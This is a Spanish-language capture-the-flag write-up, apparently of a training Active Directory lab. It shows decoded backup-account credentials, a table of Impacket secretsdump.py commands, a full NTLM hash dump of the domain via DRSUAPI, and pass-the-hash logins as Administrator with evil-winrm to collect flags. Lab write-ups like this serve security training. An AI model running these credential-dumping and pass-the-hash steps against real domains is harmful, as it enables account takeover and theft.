
- A dropdown menu set to "UTF-8" with the label "Conjunto de caracteres de origen".
- A checked checkbox labeled "Decodifique cada línea por separado (útil cuando tiene varias entradas)".
- An unchecked checkbox labeled "Modo en directo DESACTIVADO" (Direct mode deactivated).

At the bottom of the "Decodificar" section is a large green button labeled "< DECODIFICAR >". Below this button, the decoded output is displayed in a grey box: backup@spookysec.local backup2517860. This output is also highlighted with a red box.

## Elevación de privilegios dentro del dominio

Ahora que tenemos nuevas credenciales de cuenta de usuario, es posible que tengamos más privilegios en el sistema que antes. El nombre de usuario de la cuenta "backup" nos hace pensar. ¿Para qué sirve esta cuenta de backup?

Bueno, es la cuenta de respaldo para el controlador de dominio. Esta cuenta tiene un permiso único que permite que todos los cambios de Active Directory se sincronicen con esta cuenta de usuario. Esto incluye los hashes de contraseñas.



Sabiendo esto, podemos utilizar otra herramienta dentro de Impacket llamada "secretsdump.py". Esto nos permitirá recuperar todos los hashes de contraseñas que esta cuenta de usuario (que está sincronizada con el controlador de dominio) tiene para ofrecer. Aprovechando esto, tendremos efectivamente un control total sobre el dominio AD .

## Responda las preguntas a continuación

¿Qué método nos permitió volcar NTDS.DIT?

Para esto primero debemos consultar cuales son los parámetros que se deben usar en el script de "secretsdump.py" por lo que busque información y identifique la siguiente tabla de opciones ( contiene ejemplos de uso de los comandos pero tener en cuenta que la IP es variable):

## Comandos y Opciones de `secretsdump.py`

Comando	Descripción	Ejemplo de Uso
<code>-system</code>	Extrae claves de registro <b>SYSTEM</b> (útil para descifrar credenciales).	<code>secretsdump.py -system</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>
<code>-sam</code>	Extrae hashes de contraseñas de la <b>SAM</b> ( <b>Security Account Manager</b> ).	<code>secretsdump.py -sam</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>
<code>-security</code>	Extrae información de <b>LSA Secrets</b> (almacena contraseñas en texto claro).	<code>secretsdump.py -security</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>
<code>-ntds</code>	Extrae credenciales del <b>NTDS.dit</b> del Controlador de Dominio.	<code>secretsdump.py -ntds</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>
<code>-just-dc</code>	Extrae todas las credenciales del Controlador de Dominio.	<code>secretsdump.py -just-dc</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>
<code>-just-dc-ntlm</code>	Extrae solo los <b>hashes NTLM</b> de las	<code>secretsdump.py -just-dc-ntlm</code> <code>spookysec/backup: "backup2517860" @10.10.243.1</code>

Comando	Descripción	Ejemplo de Uso
	cuentas del dominio.	
<code>-just-dc-user &lt;usuario&gt;</code>	Extrae el hash NTLM de un usuario específico.	<code>secretsdump.py -just-dc-user Administrator spookysec/backup:"backup2517860"@10.10.243.1</code>
<code>-hashes &lt;LM:NT&gt;</code>	Usa un <b>hash NTLM</b> en lugar de una contraseña para autenticarse.	<code>secretsdump.py -just-dc -hashes :aad3b435b51404eeaad3b435b51404ee spookysec/backup@10.10.243.198</code>
<code>-no-pass</code>	Autenticación sin contraseña (útil para ataques con tickets de Kerberos).	<code>secretsdump.py -just-dc -no-pass spookysec/backup@10.10.243.198</code>
<code>-k</code>	Usa autenticación con Kerberos en lugar de NTLM.	<code>secretsdump.py -just-dc -k spookysec/backup@10.10.243.198</code>
<code>-aesKey &lt;clave&gt;</code>	Autenticación con clave AES en lugar de contraseña o hash.	<code>secretsdump.py -just-dc -aesKey 0123456789abcdef0123456789abcdef spookysec/backup@10.10.243.198</code>
<code>-outputfile &lt;archivo&gt;</code>	Guarda la salida en un archivo específico.	<code>secretsdump.py -just-dc -outputfile credenciales.txt spookysec/backup@10.10.243.198</code>

Como lo que necesitamos es extraer los hashes usamos:

Parametro	Para que Sirve
<code>secretsdump.py</code>	Herramienta de <b>Impacket</b> para extraer credenciales de sistemas Windows.
<code>-just-dc-ntlm</code>	Extrae <b>solo hashes NTLM</b> de las cuentas del <b>Controlador de Dominio</b> .

```
secretsdump.py -just-dc-ntlm  
spookysec/backup:"backup2517860"@10.10.243.198
```

kali-linux-2024.4-virtualbox-amd64 (Estado con herramientas) [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

File Actions Edit View Help

File S... descarga... lok... targetne... Pente... secretsdump.py: error: unrecognized arguments: -just-dc-btlm

```
(root㉿kali)-[~/opt/impacket/examples]
# sudo secretsdump.py -just-dc-ntlm spookysec/backup:"backup2517860"@10.10.243.198
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'secretsdump.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies
```

[\*] Dumping Domain Credentials (domain\uid\rid\lmbhash:nthash)

[\*] Using the DRSUAPI method to get NTDS.DIT secrets

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:ede8e1d6fecc7221918e908931629159:::
```

[\*] Cleaning up ...

```
(root㉿kali)-[~/opt/impacket/examples]
#
```

---

¿Qué es el hash NTLM de los administradores?

Acá debemos prestar atención en los parámetros que se presentaron en pantalla después del comando, encontraremos el usuario y su hash:

kali-linux-2024.4-virtualbox-amd64 [Estado con herramientas] [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

File Actions Edit View Help

```
# sudo secretsdump.py -just-dc-ntlm spookysec/backup:"backup2517860" @10.10.243.198
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250206.100953.075f2b10', 'secretsdump.py')
Impacket v0.13.0.dev0+20250206.100953.075f2b10 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4
fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:ede8e1d6fecc7221918e908931629159:::
[*] Cleaning up ...
```

¿Qué método de ataque podría permitirnos autenticarnos como usuario sin la contraseña?

Para esto busque que métodos podían ayudarme a autenticar sin la contraseña y encontré el **Pass the hash (PtH)** que es un tipo de ataque de ciberseguridad en el que un adversario roba una credencial de usuario “en hash” y la utiliza para crear una nueva sesión de usuario en la misma red. A diferencia de otros ataques de robo de credenciales, un ataque Pass the hash no requiere que el atacante conozca o descifre la contraseña para obtener acceso al sistema. En cambio, utiliza una versión almacenada de la contraseña para iniciar una nueva sesión. **Pass The Hash**

Usando una herramienta llamada Evil-WinRM ¿qué opción nos permitirá usar un hash?

Como mi VM tienen todas las herramientas instaladas lo que hago es el llamado a la herramienta con el comando:

```
evil-winrm
```



root@kali: /opt/in

File Actions Edit View Help

FileS... Descargas Dok.png vulnerab... Pentest...

(root@kali)-[/opt/impacket/examples]  
# evil-winrm

Evil-WinRM shell v3.7 shou... hash.txt

Error: missing argument: ip, user

```
Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-a US  
ERAGENT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_  
PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]  
-S, --ssl                         Enable ssl  
-a, --user-agent USERAGENT        Specify connection user-agent (default Micro  
soft WinRM Client)  
-c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate  
-k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate  
-r, --realm DOMAIN                Kerberos auth, it has to be set also in /etc  
/krb5.conf file using this format → CONTOSO.COM = { kdc = fooserver.contoso.com  
}  
-s, --scripts PS_SCRIPTS_PATH      Powershell scripts local path  
--spn SPN_PREFIX                  SPN prefix for Kerberos auth (default HTTP)  
-e, --executables EXES_PATH       C# executables local path  
-i, --ip IP                       Remote host IP or hostname. FQDN for Kerbero  
s auth (required)  
-U, --url URL                     Remote url endpoint (default /wsman)  
-u, --user USER                   Username (required if not using kerberos)  
-p, --password PASS              Password  
-H, --hash HASH                  NTHash  
-P, --port PORT                  Remote host port (default 5985)  
-V, --version                     Show version  
-n, --no-colors                  Disable colors  
-N, --no-rpath-completion       Disable remote path completion  
-l, --log                          Log the WinRM session  
-h, --help                         Display this help message
```

(root@kali)-[/opt/impacket/examples]

#

Con esto se identifica que la opción es la de -H, --hash HASH NTHash

## Panel de presentación de banderas

**Panel de presentación de banderas** Envíe las banderas para cada cuenta de usuario. Pueden estar ubicadas en el escritorio de cada usuario. Si te gustó esta caja, ¡puede que también te guste mi [publicación de blog!](#)

como lo dice el enunciado este es el ultimo paso para obtener las flags asociadas a esta maquina por lo que ahí que tener en cuenta que todas estan ubicadas en los Desktop de los diferentes usuarios así que lo que debo hacer es el login en la maquina y ir saltando de usuario en usuario y encontrando los diferentes archivos así:

Para este uso el evil-winrm para establecer una sesión remota en la maquina pasándole la ip el usuario de administrador y el hash que se encontró así:

```
evil-winrm -i 10.10.243.198 -u Administrator -H  
0e0363213e37b94221497260b0bcb4fc
```

```
cd ..
```

```
cd (User)/Desktop
```

\*\*Buscar como ver archivos .txt desde consola son tres formas para verlos en windows.

## administrador del servicio

The screenshot shows a terminal window titled "kali-linux-2024.4-virtualbox-amd64 (Estado con herramientas) [Corriendo] - Oracle VM VirtualBox". The terminal is running as root on a Kali Linux host. The user has executed the command "evil-winrm -i 10.10.243.198 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc" to establish a WinRM session to a target machine at 10.10.243.198. The session is identified as "Evil-WinRM shell v3.7". A warning message about remote path completions being disabled due to ruby limitations is displayed. The user then navigates to the target machine's desktop directory ("C:\Users\svc-admin\Desktop") and lists files. A file named "user.txt.txt" is found, which is highlighted with a red box.

```
(root㉿kali)-[/opt/impacket/examples]
# evil-winrm -i 10.10.243.198 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir

Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
--                -- -- -- -- -- -- -- -- -- -- -- -- --
-a                4/4/2020 12:18 PM           28 user.txt.txt
```

## respaldo

```
(root@kali)-[/opt/impacket/examples]
# evil-winrm -i 10.10.243.198 -u Administrator -H 0e0363213e37b94221497260b0bcb
4fc
2025... pipeline anal... And.V...
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplaye
rs/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^
\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> cd backup
*Evil-WinRM* PS C:\Users\backup> cd Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir

Directory: C:\Users\backup\Desktop

Mode LastWriteTime Length Name
— — — — — —
-a 4/4/2020 12:19 PM 26 PrivEsc.txt
```

## Administrador

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
2025... pipeline anal... And.V...
Directory: C:\Users\Administrator\Desktop

Mode LastWriteTime Length Name
— — — — — —
-a 4/4/2020 11:39 AM 32 root.txt

Get*Evil-WinRM* PS C:\Users\Administrator\Desktop> Get-Content root.txt
The term 'GetGet-Content' is not recognized as the name of a cmdlet, function, sc
ript file, or operable program. Check the spelling of the name, or if a path was
included, verify that the path is correct and try again.
At line:1 char:1
+ GetGet-Content root.txt
+ CategoryInfo          : ObjectNotFound: (GetGet-Content:String) [], Command
NotFoundException
+ FullyQualifiedErrorId : CommandNotFound
*Evil-WinRM* PS C:\Users\Administrator\Desktop> gc root.txt
```